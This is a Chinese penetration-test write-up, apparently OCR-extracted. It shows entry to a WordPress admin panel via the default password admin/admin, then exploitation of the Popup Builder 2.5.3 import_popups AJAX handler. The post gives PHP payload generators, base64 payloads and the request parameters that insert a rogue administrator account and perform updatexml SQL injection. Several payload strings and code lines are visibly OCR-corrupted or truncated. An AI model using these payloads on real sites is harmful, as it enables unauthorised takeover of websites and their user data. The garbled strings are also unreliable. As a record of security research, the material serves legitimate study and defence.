渗透测试之黑白无常

原创 队员编号001 酒仙桥六号部队 今天

这是 **酒仙桥六号部队** 的第 **20** 篇文章。


全文共计3002个字，预计阅读时长10分钟。

1 背景

本文是前段时间做过的测试，当时并没有进行截图以及记录，所以本文全篇使用本地搭建环境来复现，如有觉得不合理的地方，可能是本地复现的时候未完全还原真实环境，主要是记录当时在做这个渗透测试的思路。


2 寻找突破口

打开目标网站后，发现是一个博客系统，使用Web指纹识别系统显示是WordPress（其实这里手工都可以测试出来，但是当时偷懒了，直接丢到Web指纹识别系统了），经过测试前台几乎没有发现什么有价值的地方，后来发现后台为默认后台，也就是/wp-admin/，顺手测试了一波弱口令admin/admin，没成想居然成功进入后台了。




成功登录后台。

常规wordpress的后台拿shell基本都是利用插件上传或者主题上传，或者编辑插件编辑主题等方式进行操作，但是本次测试的目标将这些功能全部删除了，没有上传插件以及上传主题的地方。



上图在默认的程序中应该有一个上传插件按钮，但是该测试程序被删除了，而且后台处理上传插件的接口也被一并删除或者修改了。在尝试其他后台拿到webshell失败的情况下，翻到插件列表，发现已经安装的插件有一个Popup Builder插件版本是2.5.3。



由于其他常规的拿Shell方式都测试过无法成功利用，所以就想着这些插件会不会有漏洞，毕竟好多WordPress的网站最后都败在了不安全的插件上，所以这里对照着系统安装的软件名及版本在本地下载搭建进行代码审计。


3 代码审计

WordPress的Popup Builder插件是一个弹窗构建器插件，使用Popup Builder弹出任何内容，为WordPress博客或网站创建和管理功能强大的促销模式弹出窗口。功能强大且易于使用的此插件，可帮助您吸引访问者的注意力，向他们介绍您的优惠，折扣或其他类型的促销通知。该插件目前已经活跃安装10万+。

目前该插件版本已经是3.65.1了，但是我们目标系统的该插件版本为2.5.3，所以不能直接在该插件页面进行下载安装，这里分享一个小技巧，可以下载指定版本的WordPress插件。

在后台的安装插件页面，可以看到插件详情，有一个WordPress插件页面的链接地址，点击可以跳转到WordPress中该插件的官网。

打开后会有一个download按钮，点击即可开始下载，但是该URL可以通过修改版本号来达到下载任意版本的插件。



下载下来后经过一堆无用的分析和查看，省略一大堆操作，直接说最后审计出来的问题吧。

问题出在文件\wp-content\plugins\popup-builder\files\sg_popup_ajax.php中的sgImportPopups函数，该函数将POST的attachmentUrl参数直接赋值并直接使用，代码如下：

```php
function sgImportPopups()
{
    global $wpdb;
    $url = $_POST['attachmentUrl'];

    $contents = unserialize(base64_decode(file_get_contents($url)));

    /* For tables wich they are not popup tables child ex. subscribers */
    foreach ($contents['customData'] as $tableName => $datas) {
        $columns = '';

        $columsArray = array();
        foreach ($contents['customTablesColumsName'][$tableName] as $key => $value) {
            $columsArray[$key] = $value['Field'];
        }
        $columns .= implode(array_values($columsArray), pieces: ', ');
        foreach ($datas as $key => $data) {
            $values = "'".implode(array_values($data), pieces: "','")."'";
            $customInsertSql = $wpdb->prepare( query: "INSERT INTO ".$wpdb->prefix.$tableName."($columns) VALUES ($values)");
            $wpdb->query($customInsertSql);
        }
    }

    foreach ($contents['wpOptions'] as $key => $option) {
        update_option($key,$option);
    }
```

根据该函数的代码显示，POST传值的attachmentUrl字段应该是一个网址，使用file_get_contents函数获取该网址数据，进行了一次base64解密，再进行了一次反序列化，之后将得到的数据进行循环存入数据库。

由此可以推测，根据foreach循环内容及拼接字段显示，就能向数据库里面的任意表插入数据。因为传输的数据是需要进行base64解密和反序列化的，所以根据程序代码要求的字段以及格式编写一个生成payload的代码，这里使用PHP编写的脚本。

```php
<?php
 $contents = array(
   'customData' => array('users' => array(
     0 => array('aaaa',
       '$BG3Bc6Y9Er4hAHVCBvTVkbs9HJ0lKk.',
       'aaaa',
       'aa@aa.com',
       'https://aaa.cn',
       '0',
       'aaaa',
     )
   )),
   'customTablesColumsName' => array('users' =>
     array(
       0 => array('Field' => 'user_login'),
       1 => array('Field' => 'user_pass'),
       2 => array('Field' => 'user_nicename'),
       4 => array('Field' => 'user_email'),
       5 => array('Field' => 'user_url'),
       6 => array('Field' => 'user_status'),
       7 => array('Field' => 'display_name'),
     ),
   )
 );

 $payload = base64_encode(serialize($contents));
 echo $payload;
```

放到PHP环境下，访问可获得payload。

YToyOntzOjEwOiJjdXN0b21EYXRhIjthOjE6e3M6NToidXNlcnMiO2E6MTp7aTowO2E6Nzp7aTowO3M6ODoiemVyb2F1dGgiO2k6MTtzOjM0OiIkU0

放到PHP环境下，访问可获得payload。Payload已经有了，现在需要知道如何请求这个函数，访问的URL是什么。

通过查看\wp-content\plugins\popup-builder\files\sg_popup_ajax.php文件中151行，也就是该函数完毕后的那一行。

```
81    function sgImportPopups(){...}
150
151   add_action('wp_ajax_import_popups', 'sgImportPopups');
152
```

WordPress的设计中add_action函数是用于添加动作的，回调函数就是我们刚刚分析的那个函数sgImportPopups()，而wp_ajax_import_popups是所挂载的动作（action）的名称，而add_action的定义是在wp-includes/plugin.php 文件中，其实还是调用了一次add_filter函数。

```
function add_action( $tag, $function_to_add, $priority = 10, $accepted_args = 1 ) {
    return add_filter( $tag, $function_to_add, $priority, $accepted_args );
}
```

所以根据WordPress的规则，本插件该函数应该请求的URL的地址为：http://www.xxx.com/wp-admin/admin-ajax.php

4 漏洞利用之新增管理员

通过以上分析，我们可以实现通过URL请求直接向数据库中的任意表中新增数据，所以这个漏洞利用危害比较大的应该就是增加超级管理员账号，也就是往wp_users表中新增数据（虽然我们现在已经进入后台了，这里只是为了验证该漏洞是否存在以及对我们代码审计出的结果进行验证）。

```
$childPopupTableName = $content['childTableName']; // change it Tbale to Table
$childPopupData = $content['childData']; //change it child

//Foreach throw child popups
foreach ($childPopupData as $childPopup) {
    //Child popup table columns
    $values = '';
    $columns = implode(array_keys($childPopup), pieces: ', ');
    //$values = "'".implode(array_values($childPopup), "','")."'";
    foreach (array_values($childPopup) as $value) {
        $values .= "'".addslashes($value)."', ";
    }
    $values = rtrim($values, charlist: ', ');

    $queryValues = str_repeat( input: "%s, ", count(array_keys($childPopup)));
    $queryValues = "%d, ".rtrim($queryValues, charlist: ', ');

    $queryStr = 'INSERT INTO '.$wpdb->prefix.$childPopupTableName.'(id, '.$columns.') VALUES ('.$lastInsertId.','. $values.')';
    //$sql = $wpdb->prepare($queryStr,$lastInsertId, $valuess);

    $resa = $wpdb->query($queryStr);

    echo 'ChildRes: '.$resa;
```

根据代码显示通过读取url里的内容，可以自定义数据内容，并且内容没有进行任何的处理及过滤就直接进入数据库进行INSERT。

构造新增管理员的payload，新增一个登录名叫aaaa密码为admin的超级管理员。

```php
<?php
$contents = array(
    'customData' => array('users' => array(
        0 => array('aaaa',
            '$P$BG3Bc6Y9Er4hAHVCBvTVkbs9HJ0lKk.',
            'aaaa',
            'aa@aa.com',
            'https://aaa.cn',
            '0',
            'aaaa',
        )
    )),
    'customTablesColumsName' => array('users' =>
        array(
            0 => array('Field' => 'user_login'),
            1 => array('Field' => 'user_pass'),
            2 => array('Field' => 'user_nicename'),
            4 => array('Field' => 'user_email'),
            5 => array('Field' => 'user_url'),
            6 => array('Field' => 'user_status'),
            7 => array('Field' => 'display_name'),
        ),
    )
);

$payload = base64_encode(serialize($contents));
echo $payload;
```

执行该脚本得到的payload为：

```
YToyOntzOjEwOiJjdXNOb21EYXRhIjthOjE6e3M6NToidXNlcnMiO2E6MTp7aTowO2E6Nzp7aTowO3M6NDoiYWFhYSI7aTox03M6MzQ6IiRQJEJHM0JjNlk5RXI0aEFIVkNCdlRWa2JzOUhKMGxLay4iO2k6MjtzOjQ6ImFhYWEiO2k6MztzOjk6ImFhQGFhLmNvbSI7aTo003M6MTQ6Imh0dHBzOi8vYWFhLmNuIjtpOjU7czoxOiIwIjtpOjY7czo0OiJhYWFhIjt9fX1zOjIyOi
```


JjdXNOb21UYWJsZXNDb2x1bXNOYW11IjthOjE6e3M6NToidXNlcnMiO2E6Nzp7aTowO2E6MTp7czo1OiJGaWVsZCI7czoxMDoidXNlcl9sb2dpbiI7fWk6MTthOjE6e3M6NToiRmllbGQiO3M6OToidXNlcl9wYXNzIjt9aToyO2E6MTp7czo1OiJGaWVsZCI7czoxMzoidXNlcl9uaWNlbmFtZSI7fWk6NDthOjE6e3M6NToiRmllbGQiO3M6MTA6InVzZXJfZW1haWwiO31pOjU7YToxOntzOjU6IkZpZWxkIjtzOjg6InVzZXJfdXJsIjt9aTo2O2E6MTp7czo1OiJGaWVsZCI7czoxMToidXNlcl9zdGF0dXMiO31pOjc7YToxOntzOjU6IkZpZWxkIjtzOjEyOiJkaXNwbGF5X25hbWUiO319fX0=

将该字符串保存为txt文件（别的文件也可以）存放另一台服务器上，拼装参数进行访问：

```
action=import_popups&attachmentUrl=http://192.168.27.1/wordpress-5.2.3/3.txt
```

action参数上面已经说到是一个hook，attachmentUrl参数就是该插件需要访问的url地址，执行结果如下：

查看数据库，user表中已经新增另一个用户aaaa了。



5 漏洞利用之SQL注入

既然能够成功执行SQL语句，并且能新增管理员或者往其他数据表中插入数据，那么理论上这个地方也是存在SQL注入的，这里使用报错注入来尝试是否存在SQL注入，生成的payload的脚本如下：


```php
<?php
$contents = array(
    'customData' => array('users' => array(
        0 => array('aaaa',
            '$P$BG3Bc6Y9Er4hAHVCBvTVkbs9HJ0lKk.',
            "aaaa'or updatexml(1,concat(0x7e,(user())),0) or'",
            'aa@aa.com',
            'https://aaa.cn',
            '0',
            'aaaa',
        )
    )),
    'customTablesColumsName' => array('users' =>
        array(
            0 => array('Field' => 'user_login'),
            1 => array('Field' => 'user_pass'),
            2 => array('Field' => 'user_nicename'),
            4 => array('Field' => 'user_email'),
            5 => array('Field' => 'user_url'),
            6 => array('Field' => 'user_status'),
            7 => array('Field' => 'display_name'),
        ),
    )
);

$payload = base64_encode(serialize($contents));
echo $payload;
```

生成后的内容为：

```
YToyOntzOjEwOiJjdXNOb21EYXRhIjthOjE6e3M6NToidXNlcnMiO2E6MTp7aTowO2E6Nzp7aTowO3M6NDoiYWFhYSI7aToxO3M6MzQ6IiRQJEJHM0JjNlk5RXI0aEFIVkNCdlRWa2JzOUhKMGxLay4iO2k6MjtzOjQ4OiJhYWFhJ29yIHVwZGF0ZXhtbCgxLGNvbmNhdCgweDdlLCh1c2VyKCkpKSwwKSBvciciO2k6MztzOjk6ImFhQGFhLmNvbSI7aToO03M6MTQ6ImhOdHBzOi8vYWFhLmNuIjtpOjU7czoxOiIwIjtpOjY7czoOOiJhYWFhIjt9fX1zOjIyOiJjdXNOb21UYWJsZXNDb2x1bXNOYW1lIjth
```

```
0jE6e3M6NToidXNlcnMiO2E6Nzp7aTowO2E6MTp7czo1OiJGaWVsZCI7czoxMDoidXNlcl9sb2dpbiI7fWk6MTthOjE6e3M6NToiRmllbGQiO3M6OToidXNlcl9wYXNzIjt9aToyO2E6MTp7czo1OiJGaWVsZCI7czoxMzoidXNlcl9uaWNlbmFtZSI7fWk6NDthOjE6e3M6NToiRmllbGQiO3M6MTA6InVzZXJfZW1haWwiO31pOjU7YToxOntzOjU6IkZpZWxkIjtzOjg6InVzZXJfdXJsIjt9aTo2O2E6MTp7czo1OiJGaWVsZCI7czoxMToidXNlcl9zdGF0dXMiO31pOjc7YToxOntzOjU6IkZpZWxkIjtzOjEyOiJkaXNwbGF5X25hbWUiO319fX0=
```

